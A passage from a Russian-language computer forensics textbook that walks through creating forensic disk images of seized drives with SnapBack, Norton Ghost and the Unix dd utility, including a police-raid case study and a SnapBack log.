
В главном окне мы видим, что SnapBack распознал наш накопитель на магнитной ленте Exabyte SCSI. Мы выбираем пункт меню Backup (Резервное копирование), чтобы начать процесс судебного дублирования.




В меню Backup выберите опцию 1, Backup Selected Drives/Partitions (Резервное копирование выбранных дисков/разделы).




Список Backup Edit List (Редактируемый список резервного копирования) отображает жесткие диски, которые распознаны системой. Второй диск, жесткий диск объемом 1382Мб, является диском подозреваемого портативного компьютера. Нажмите ENTER, чтобы переключить копирование на Yes (Да), и нажмите F2, чтобы запустить копирование.



SnapBack предполагает, что на магнитной ленте могут быть данные и предупреждает вас, что операция копирования уничтожит все данные, в настоящее время находящиеся на ленте. Выберите Yes (Да) и нажмите ENTER для продолжения.




Теперь SnapBack действительно начнет сохранять судебное изображение на ленте, и окно состояния будет показывать полный объем данных, предназначенный для копирования, количество скопированных данных и скорость передачи.



Когда операция успешно завершится, SnapBack отображает диалоговое окно. Теперь у вас есть возможность рассмотреть файл регистрации. Выберите Yes (Да), чтобы рассмотреть его.

Как только вы закончите просмотр файла регистрации, вы получите напоминание, что его надо стереть. Конечно, вы всегда должны сохранять файл регистрации, поэтому выберите No (Нет) и нажмете ENTER. Файл SNAPBACK.LOG будет сохранен там, откуда вы запустили файл snapback.exe (в данном случае – на загрузочной диске).



Выберите Quit (Выход) из главного окна, чтобы выйти из программы SnapBack. Файл регистрации инструмента SnapBack выглядит следующим образом:

```
A:\>type snapback.log
03/16/2002  18:56
03/16/2002  18:56 EXABYTE EXB-89008E00012FV41b
03/16/2002  18:56
03/16/2002  18:56 Method.....ASPI
03/16/2002  18:56 Drive.....0
03/16/2002  18:56 Block Size....32,768
03/16/2002  18:56 HW Compression . Enabled
03/16/2002  18:56
03/16/2002  18:57 Backing Up Fdisk Drive      Int13x 1382 MB
03/16/2002  19:05 Successful Backing Up Fdisk Drive Int13x 1382 MB
03/16/2002  19:05 Average Transfer speed : 2973 KB/S
03/16/2002  19:08 The backup operation has
03/16/2002  19:08 successfully completed.
03/16/2002  19:08
03/16/2002  19:08 Total drives/partitions : 1 Total Megabytes : 1382
03/16/2002  19:08
03/16/2002  19:08 SnapBack completed successfully with 0 error(s).
```

A:\>

Обратите внимание, что у нас не было возможности добавить комментарии к конкретному случаю. Не забудьте промаркировать ленту и сохранить файл регистрации. Теперь у вас на ленте судебное изображение Tag3, выполненное с помощью инструмента SnapBack, предназначенное для будущей обработки. Помните, что комплект судебных инструментов Forensic Toolkit от компании AccessData (см. гл. 22) загрузит файлы изображения SnapBack.

Ghost


Для нашего заключительного судебного дублирования мы будем использовать инструмент Norton Ghost 2001, Personal Edition от компании Symantec. Ghost – популярный инструмент, позволяющий быстро и просто клонировать или копировать жесткие диски компьютерной системы. В дополнение к прямым изображениям в локальные файлы, Ghost может клонировать диски непосредственно между двумя компьютерами, использующими сеть, USB или параллельное подключение. Ghost представляет собой относительно недорогое решение для клонирования дисков. Ghost доступен на сайте <http://www.symantec.com>.

Реализация


При клонировании компьютерных систем, Ghost делает предположения о файловых системах, которые он обнаруживает и распознает. Например, в системе Windows для ускорения клонирования он распознает логическую файловую систему, копирует индивидуальные файлы и пропускает определенные файлы, типа файлов подкачки (swap files) Windows. Поскольку для судебных целей мы хотим иметь истинную копию жесткого диска сектор за сектором, то эта утилита могла бы быть не адекватна. Однако у Ghost есть выбираемая пользователем опция «для использования юридическими агентствами, которым требуется судебное изображение».

Хотя Ghost и является приложением DOS, у него есть мастер загрузки с графическим интерфейсом пользователя (GUI), который поможет вам создать загрузочный диск для ваших специфических потребностей. Для этого конкретного примера мы создадим загрузочный диск, который поддерживает пишущее устройство на компакт-диски, позволяющее записывать судебное изображение непосредственно на компакт-диски. Хотя это может занять больше времени, чем запись на ленту, вы должны знать, что такая опция существует.


После установки инструмента Norton Ghost нужно создать загрузочный диск, выбрав мастер Norton Ghost Boot Wizard из группы программ Norton Ghost 2001. Для этого конкретного случая мы создадим загрузочный компакт-диск, который поддерживает наше устройство записи на компакт-диски.




Мастер начальной загрузки запрашивает местоположение файла GhostPE.exe. У него уже должна быть достоверная информация, поэтому просто нажмите Next (Далее).




Мастер спросит вас относительно дисководов гибких дисков и порекомендует сначала отформатировать диск. Если вы уже отформатировали диск, это не всегда обязательно, но если на этот счет есть какие-либо сомнения, то вы должны полностью отформатировать его повторно.



Обзорное диалоговое окно позволяет вам проверить параметры настройки. Нажмите Next (Далее) для продолжения.



Далее появится стандартное диалоговое окно Windows Format (Форматирование). Щелкните на Start (Пуск), чтобы отформатировать гибкий диск, и закройте окно, как только форматирование будет закончено.




После того как вы отформатируете диск и закроете диалоговое окно Format, требуемые системные файлы будут скопированы на гибкий диск. Обратите внимание, что этот процесс не создает истинный загрузочный диск, управляемый DOS, как говорилось ранее в этой главе. Вам потребуется исследовать системные файлы, чтобы определить, имеются ли какие-либо жестко закодированные ссылки на утилиты сжатия диска, и сделать соответствующие изменения, а также, добавить любые программы, типа блокировщиков записи, после того как процесс создания загрузочного диска завершится.


После того как требуемые файлы будут скопированы, создание загрузочного диска закончится. Щелкните на Finish (Готово), чтобы выйти из мастера начальной загрузки.

Теперь, когда у вас есть загрузочный диск, завершите работу Windows и подключите 2,5-гигабайтный жесткий диск, найденный в ящике стола подозреваемого компьютера к IDE-цепочке судебного компьютера. Используйте свой недавно созданный загрузочный диск, чтобы запустить Norton Ghost 2001. Нажмите OK для продолжения.


Как упоминалось ранее, заданные по умолчанию опции предназначены для быстрого клонирования систем, которое не подходит для судебных целей. Чтобы задать нужные нам опции, мы должны войти в меню Options (Параметры).




Меню Options содержит несколько вкладок, первая из которых – Span /CRC. Так как мы будем записывать судебное изображение на компакт-диск, предназначенный для одноразовой записи, мы должны разрешить перекрытие (spanning). Мы также хотим разрешить опцию AutoName, чтобы не получать запрос об имени файла каждый раз, когда мы вставляем компакт-диск.




Так как подозреваемый диск может иметь сбойные кластеры, мы должны выбрать Force Cloning (Вынудить клонирование) на вкладке Misc (Разное), чтобы гарантировать, что процесс отображения продолжится, даже если будет обнаружен сбойный кластер.




Мы также хотим включить опции Image Disk (Сделать изображение диска) на вкладке Image/Tape (Изображение/Лента). Эта опция допускает эквивалент судебного изображения. Этот режим можно также включить из командной строки, используя опцию -id.




Сохраните параметры настройки, которые обновят файл GHOST.INI, и щелкните на Ассерп (Принять), чтобы вернуться к главному окну программы.




В главном окне программы выберите пункты Local/Disk/To Image (Локальный/Диск/Отобразить).




Вас попросят выбрать исходный диск для отображения. Здесь нам нужен диск 1, так что выберите его и щелкните на ОК.




Мы хотим копировать файлы на наше устройство CDR, которое распознал загрузочный диск Ghost. Выберите его из раскрывающегося списка.




Это будут улики с именем Tag4, и таким именем мы назовем файл изображения. Здесь мы также вносим описание, которое включает информацию, специфическую для диска и конкретного случая.




В данном случае, мы хотим сделать сильное сжатие. Сжатие данных потребует меньше компакт-дисков и, вероятно, сократит процесс дублирования изображения.




Хорошая опция позволяет нам сделать первый компакт-диск изображения самозагружаемым. Это упростит процесс восстановления, так что мы выберем Yes (Да).




Чтобы сделать компакт-диск самозагружаемым, нужно прочесть загрузочную дискету. Удостоверьтесь, что дискета находится в дисковом де A.; затем щелкните на Yes (Да).




Norton сообщает нам, что для создания изображения потребуется приблизительно три компакт-диска. У нас достаточно чистых компакт-дисков, поэтому нажимаем Yes (Да).



Начинается процесс отображения. Окно состояния показывает индикатор хода работ, процент выполненной работы, время, прошедшее от начала процесса, и оставшееся время до его окончания.



Когда запись на первый компакт-диск завершится, программы попросит следующий. Вставьте чистый диск и щелкните на ОК.



Получив третий компакт-диск, диалоговое окно сообщит, что отображение закончено успешно.

Вы выполнили судебное дублирование, используя инструмент Norton Ghost 2001 Personal Edition.

Пример из жизни. Поиск и захват!

Как самого новичка-полицейского, вас часто выбирают для исполнения обязанностей по захвату и описи имущества в вашем округе. Сегодня вам позвонил один из ваших начальников и сообщил, что во второй половине дня намечается проверка компьютерного магазина, и что в этом

события вам поручается проводить судебное дублирование. Вооружившись программами EnCase, Safeback, SnapBack и Ghost, вы надеваете свой пуленепробиваемый жилет и присоединяетесь к остальной части группы.

Во время осмотра рабочего помещения, были найдены настольный компьютер (~6Гб) и лэптоп (~3,9Гб). Кроме того, в правом верхнем ящике стола подозреваемого находился еще один диск портативного компьютера (~1,3Гб), установленный в каретке дисков для подозреваемого лэптопа. Дополнительный жесткий диск (~2,5Гб) настольного компьютера был найден прилепленным клейкой лентой к днищу стола подозреваемого.

Обычно вы использовали один метод для получения всех судебных изображений. Однако чтобы познакомить вас с разными типами программного обеспечения, предназначенного для судебного дублирования, в этой главе демонстрируется процесс дублирования с использованием инструментов EnCase, Safeback, SnapBack и Ghost.

EnCase. Инструмент EnCase использовался в этой главе, чтобы скопировать первый 6-гигабайтный жесткий диск, обнаруженный во время облавы. Файлы улики были сохранены на диске-хранилище судебного компьютера для анализа, описанного в следующей главе.

Safeback. Инструмент Safeback использовался для дублирования 3,9-гигабайтного диска портативного компьютера, обнаруженного во время описи. Файлы улики были также сохранены на диске-хранилище судебного компьютера для анализа, описанного в следующей главе.

SnapBack. Инструмент SnapBack использовался для судебного дублирования 1,3Гб жесткого диска портативного компьютера, захваченного во время рейда. Копия диска была сохранена на магнитной ленте резервного копирования с использованием единственной опции хранения этого инструмента.

Ghost. Чтобы проиллюстрировать использование других средств сохранения улики, мы использовали Ghost. Используя Ghost, мы смогли сохранить судебную копию, предназначенную для дальнейшего анализа, на трех компакт-дисках. Исходный жесткий диск, который мы дублировали, имел объем в 2,5Гб, он был захвачен из-под стола подозреваемого во время облавы.

Если бы у нас не было устройства записи на компакт-диски (CDR) в нашем судебном компьютере, то Ghost мог бы послать изображение по сети. У инструмента Snapback тоже есть такая возможность, а EnCase позволяет делать предварительный просмотр и копирование через перекрестный (crossover) сетевой кабель. Имейте это в виду, если вы не можете установить диск-источник и диск-хранилище в одной и той же машине (такое может быть в некоторых аппаратных конфигурациях RAID!).

Некоммерческие наборы инструментов, предназначенные для судебного дублирования

В главе 20 было рассмотрено несколько наборов инструментов, выполняющих судебное дублирование, которые распространяются на коммерческой основе. Набор инструментов, обсуждаемый в этой главе, может быть собран бесплатно. За короткое время вы можете легко им овладеть.


В связи с быстрым распространением операционных систем с открытым исходным кодом, типа Linux, OpenBSD, NetBSD и FreeBSD, широкой публике стал доступен целый набор инструментальных средств (и исходных текстов), которого прежде никогда не было. Многие из общих системных инструментальных средств администрирования типа `dd`, `losetup`, `vnconfig` и `md5sum` могут использоваться для расследования инцидентов так же эффективно, как их коммерческие аналоги.

В этой главе говорится об использовании этих инструментальных средств и показывается, что они являются важным дополнением к комплекту инструментов эксперта. Поскольку эти инструментальные средства бесплатны, а результаты, полученные их методами дублирования, можно импортировать почти в любой набор судебного анализа, то вы можете предпочесть использование этих средств любым другим. Однако важно обратить внимание на то, что для использования этих инструментальных средств вам потребуется больше опыта и некоторые знания технических деталей файловой системы.

Аналогично обсуждавшейся в предыдущей главе необходимости в надежной загрузочной дискете (или компакт-диске), судебное дублирование с некоммерческим программным обеспечением предъявляет те же самые требования. Поскольку Linux – операционная система с открытым исходным кодом, было создано много успешных разработок, заставивших Linux выполняться с компакт-дисков или дискет без обращения к жесткому диску. Мы предлагаем вам испробовать систему Trinux, которая распространяется как система Linux, предназначенная для работы с компакт-диска. Операционную систему Trinux можно исследовать на сайте <http://trinux.sourceforge.net>. Кроме того, аналогичный вари-

ант системы FreeBSD предлагается на сайте <http://sourceforge.net/projects/freebsdto-go/> и имеет подходящее название: FreeBSD To Go (переносимая FreeBSD).

На приведенной схеме этапов расследования мы все еще находимся на стадии судебного дублирования.



dd: инструмент судебного дублирования

Инструмент `dd` используется для побитного копирования одного файла в другой. Копирование битов таким способом является основой всех инструментальных средств судебного дублирования. Инструмент `dd` универсален, а его исходный текст доступен публично. Кроме того, `dd` может компилироваться на почти любой платформе Unix. В этом разделе обсуждаются методы, которые может реализовать инструмент `dd` для выполнения судебного дублирования.

Инструмент `dd` первоначально был написан Полом Рубином (Paul Rubin), Дэвидом Маккензи (David MacKenzie) и Стюартом Кемом (Stuart Kem) для преобразования данных. Исходный текст и справочная страница фактически не сообщают того, что `dd` значит на самом деле, представляя его в целом как «программу, предназначенную для дампа данных». Инструмент `dd` включен в пакет файловых утилит GNU (GNU fileutils) и его можно загрузить с сайта <http://mirrors.kernel.org/gnu/fileutils/>.

Реализация

Опции командной строки утилиты `dd`, подходящие для судебного дублирования, следующие.

- **if.** Указывает входной файл, который нужно читать.
- **of.** Указывает выходной файл, в который будет сделан вывод.
- **bs.** Указывает размер блока в байтах, для чтения и записи.
- **count.** Указывает число блоков, предназначенных для копирования из входного файла в файл вывода.
- **skip.** Указывает число блоков от начала, которые должны быть пропущены, перед чтением из входного файла.
- **conv.** Позволяет задавать дополнительные параметры, некоторые из которых следующие:
 - **notrunc.** Не позволит оборвать вывод в случае ошибки;
 - **noerror.** Не будет прекращать чтение входного файла в случае ошибки (то есть, если были считаны заперченные блоки, процесс будет продолжаться).

- **sync.** Заполнит соответствующие биты вывода нулями, если возникнет ошибка ввода. Это происходит только в том случае, если опция используется вместе с опцией `notrunc`.

Очевидно, что `dd` работает с файлами, а не непосредственно на физических устройствах. Однако операционные системы Unix с открытыми исходными кодами, типа Linux и FreeBSD, реализуют устройства, как файлы. Эти специальные файлы, расположенные в каталоге `/dev`, разрешают прямой доступ к устройствам через операционную систему. Следовательно, входными файлами в `dd` могут быть целые жесткие диски, разделы жестких дисков или другие устройства. При создании судебной копии жесткого диска входным файлом будет файл устройства жесткого диска (то есть, `/dev/hdb` в Linux или `/dev/ad1` в FreeBSD). При создании судебной копии отдельного раздела, входной файл будет файлом устройства раздела (то есть, `/dev/hdb1` в Linux или `/dev/ad1s1` в FreeBSD).

Естественно, далее надо рассмотреть адресата для дублирования. Адресатом может быть другой жесткий диск (с использованием упомянутых файловых устройств), который называется побитовой копией исходного жесткого диска. Можно расширить эту идею за пределы использования жестких дисков в качестве носителя информации адресата и использовать вместо дисков накопитель на магнитной ленте, хотя это и более медленный метод. Адресатом может быть также обычный файл (обозначаемый так же, как файл улик), сохраненный в любой файловой системе, как логический файл. Это обычный способ хранения наиболее современных судебных копий, из-за легкости манипуляций при перемещении файла улики между устройствами памяти. Наконец, адресатом может быть стандартный вывод (то есть вывод на дисплей). Хотя здесь мы не можем ничего делать с данными, выводимыми непосредственно на экран (стандартная команда `out`), далее в этом разделе мы исследуем метод дублирования, который полагается на стандартный вывод.

Все три из этих адресатов вывода успешно использовались в прошлом по той или иной причине при создании судебной копии. Тип (также известный как метод) дублирования обычно диктуется проблемами, с которыми сталкиваются в процессе попытки дублирования, и которые часто не зависят от следователя. Например, если невозможно удалить жесткий диск из исходного компьютера во время дублирования, и не доступны никакие другие соединители для подключения дополнительного жесткого диска, было бы трудно скопировать содержание жесткого диска непосредственно на другой жесткий диск. Точно так же вы не могли бы сохранить копию в обычном файле, потому что это означало бы копирование на средства информации, уже находящиеся в исходном компьютере, то есть запись поверх потенциальных улики. Единственным вариантом в таком случае стало бы отображение по сети, что будет рассмотрено в следующих разделах.

